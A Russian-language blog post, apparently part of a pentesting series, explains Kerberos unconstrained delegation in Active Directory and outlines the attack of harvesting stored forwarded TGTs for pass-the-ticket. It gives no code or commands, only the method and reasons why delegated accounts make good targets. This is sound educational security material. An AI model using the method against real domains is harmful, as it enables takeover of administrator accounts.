Kerberos для специалиста по тестированию на проникновение. Часть 3. Неограниченное делегирование

ardent101.github.io/posts/kerberos_delegation

August 31, 2022

Вступление

Ранее уже было рассмотрено устройство протокола Kerberos и некоторые классические атаки с его использованием в Active Directory. Теперь рассмотрим еще один вид атак на Active Directory, связанный с неограниченным делегированием при помощи Kerberos.

Общая теория

Делегирование - механизм предоставления одному сервису доступа к другому сервису от имени заданного пользователя.

Определение может показаться не очень понятным. Рассмотрим классический пример, когда целесообразно использовать делегирование. Представим, что пользователь прошел аутентификацию по протоколу Kerberos к внутреннему веб-порталу, предоставляющему интерфейс для работы с базой данных, функционирующей на другом сервере. Далее пользователь при помощи указанного интерфейса желает получить выгрузку определенных данных и вот тут возникает, так называемая, “проблема двойного прыжка Kerberos”. Пользователь должен получить доступ не ко всем данным, а только к тем для которых у него есть разрешение.




Иллюстрация проблемы "двойного прыжка" Kerberos

Бытовой пример: когда Вы через портал Госуслуг запрашиваете штрафы в ГИБДД, Вам приходят только Ваши собственные штрафы, но не штрафы других людей.

Проблема заключается в том, что пользователь авторизован только на веб-сервере и ничего не знает о существовании сервера базы данных. Веб-сервер не может использовать полученный от пользователя TGS-билет для обращения к базе данных, потому что TGS-билет, как было рассмотрено ранее, предназначен только для доступа к конкретному сервису.

Делегирование решает рассмотренную проблему и позволяет веб-серверу обратиться к серверу базы данных от имени аутентифицированного пользователя.


Прежде чем перейти к дальнейшему обсуждению устройства делегирования, следует поподробнее разобрать один момент, который был не так важен в предыдущих статьях, но теперь имеет значение.

Учетные записи в Active Directory бывают разных типов, в частности можно выделить:

- *Пользовательские учетные записи* - предназначаются для “живых” людей или для решения служебных задач, например резервного копирования.
- *Машинные учетные записи* - создаются автоматически при добавлении компьютера в домен. Отличить их можно по знаку $ в конце имени. Если посмотреть схему Active Directory, то будет видно, что машинная учетная запись является подклассом обычной учетной записи. Таким образом компьютеры тоже пользователи, но со своей спецификой.

Сервис в Active Directory - процесс, работающий в контексте учетной записи своего владельца на каком-то определенном компьютере (сервере). Обычно владельцем сервиса является машинная учетная запись компьютера на котором сервис запущен, но иногда владельцем является пользовательская учетная запись. Заметим, что процесс сервиса обладает правами и привилегиями владельца сервиса.


Кроме того важно отметить, что у учетных записей есть атрибут *servicePrincipalName* в котором перечисляются имена сервисов (SPN), владельцами которых являются указанные учетные записи.




Пример содержимого атрибута servicePrincipalName

Вот здесь проявляется одно из отличий между пользовательскими и машинными учетными записями. Дело в том, что самостоятельно изменить значение своего атрибута *servicePrincipalName* пользовательская учетная запись не может. Для изменения у учетной записи атрибута *servicePrincipalName* необходимо обладать разрешением *Validated-SPN* в отношении указанной учетной записи, а такое разрешение по умолчанию выдается административным учетным записям, а также машинными учетными записям в отношении своего собственного атрибута. То есть, машинная учетная запись по умолчанию может изменять свой собственный атрибут *servicePrincipalName*, а пользовательская нет.

Еще один атрибут учетной записи про который хочется сказать - *UserAccountControl* (не путать с механизмом контроля учетных записей). Этот атрибут хранит некоторые настройки учетной записи и по сути представляет собой битовую маску, хранимую в виде числа. Для изменения указанного атрибута требуется привилегия *SeEnableDelegation*, которой по умолчанию обладают только учетные записи с правами уровня администратора домена.



Содержимое вкладки Account в ADUC



Перечень флагов, содержащихся в атрибуте UserAccountControl

История и виды делегирования

Можно выделить следующие виды делегирования в Active Directory:


- Неограниченное (Windows 2000 Server)
- Ограниченное (Windows 2003 Server)
  - с использованием только Kerberos (S4U2Proxy)
  - с использованием любого протокола (S4U2Self + S4U2Proxy)
- Делегирование на основе ресурсов (Windows Server 2012 | S4U2Self + S4U2Proxy)

S4U2Self и *S4U2Proxy* - расширения протокола Kerberos, специально внедренные для поддержки возможности ограниченного делегирования. Подробнее указанные расширения будут рассмотрены в последующих статьях цикла.

Устройство неограниченного делегирования

Изначально в Windows Server 2000 появилось и было доступно только неограниченное делегирование.

Сервис, обладающий правом на неограниченное делегирование, может обратиться к любому другому сервису от имени практически любого пользователя.




Общая идея неограниченного делегирования

Почему практически? Дело в том, что у учетной записи пользователя может быть установлен флаг *NOT_DELEGATED* в атрибуте *UserAccountControl*, запрещающий олицетворение указанного пользователя.

По умолчанию флаг *NOT_DELEGATED* отключен и устанавливается либо при активации опции “Account is sensitive and cannot be delegated”, либо при добавлении пользователя в группу “Protected Users”.

> Примечание: среди прочего члены группы “Protected Users” также не могут аутентифицироваться по NTLM, использовать DES или RC4 шифрование в Kerberos, обновлять TGT по истечении 4 часов и кэшировать учетные данные для входа в домен.


Чтобы учетная запись получила право на неограниченное делегирование в атрибуте *UserAccountControl* указанной учетной записи необходимо установить флаг *TRUSTED_FOR_DELEGATION*, которому соответствует целочисленное значение 524288. По умолчанию указанный флаг активен только у машинных учетных записей контроллеров домена.




Пример: у учетной записи "SQLSvc" включено неограниченное делегирование

Для изменения значения флага необходимо наличие привилегии *SeEnableDelegationPrivilege*, которой изначально обладают только учетные записи с правами уровня администратора домена.

Теперь рассмотрим, как устроен процесс неограниченного делегирования.



Общая схема неограниченного делегирования



Пример сетевого трафика при неограниченном делегировании. Взят с attl4s.github.io

Разбор по шагам:

0. Подразумевается, что учетная запись User не является чувствительной к делегированию и не состоит в группе защищенных пользователей (флаг NOT_DELEGATED не активен).
1. Сначала User, как уже было рассмотрено ранее, получает TGT в результате обмена KRB AS REQ и KRB AS REP сообщениями.
2. Далее User запрашивает TGS-билет для доступа к Сервису А (KRB TGS REQ).
3. KDC видит, что у Сервиса А установлен флаг “TRUSTED_FOR_DELEGATION”, разрешающий неограниченную делегацию, и поэтому в ответ User KDC отправляет TGS-билет с флагом ok-as-delegate.
4. Получив TGS-билет, User обнаруживает флаг ok-as-delegate и понимает, что ему необходимо передать свои учетные данные Сервису А. Для этого User снова обращается к KDC с просьбой выдать ему перенаправляемый (forwarded) TGT.
5. KDC выполняет необходимые проверки и отправляет User TGT с правом передачи.
6. User обращается к Сервису А с немного расширенным KRB AP REQ сообщением. Теперь в аутентификаторе содержится не только метка времени и принципал клиента, но и перенаправляемый (forwarded) TGT вместе с сессионным ключом для общения с KDC.
7. Сервис А извлекает сессионный ключ для общения с User из TGS-билета, расшифровывает аутентификатор, выполняет проверки и сохраняет Forwarded TGT для User вместе с соответствующим указанному билету сессионным ключом.
8. С использованием полученных аутентификационных данных Сервис А получает TGS-билет к Сервису Б от имени User.


Общая схема атаки при неограниченном делегировании

Прежде чем приступить к конкретным реализациям атак, рассмотрим общий принцип и идею их проведения.

Условие для проведения атаки: владение учетной записью, обладающей неограниченным делегированием.

Результат успешной атаки: захват учетных записей, в том числе возможно административных, прошедших аутентификацию к сервису с настроенным неограниченным делегированием.

Изначально у атакующего имеется учетная запись с неограниченным делегированием. У учетной записи есть сервис, а сервис предполагает работу в рамках процесса операционный системы. Указанная система сохраняет Forwarded TGT доменных учетных записей, прошедших аутентификацию к сервису. Атака заключается в добыче Forwarded TGT для последующей атаки Pass-the-ticket. Важно понимать, что добытый Forwarded TGT можно использовать для доступа к любому сервису от имени соответствующего пользователя, так как делегирование неограниченное.



Общая схема атаки с использованием неограниченного делегирования

Практика

Учетные записи настроенные для делегирования являются хорошими целями для проведения атак, так как указанные учетные записи часто:

- активны
- несложно обнаруживаются
- забываются администраторами
- подвержены атаке kerberoasting
- доступны в рамках службы операционной системы

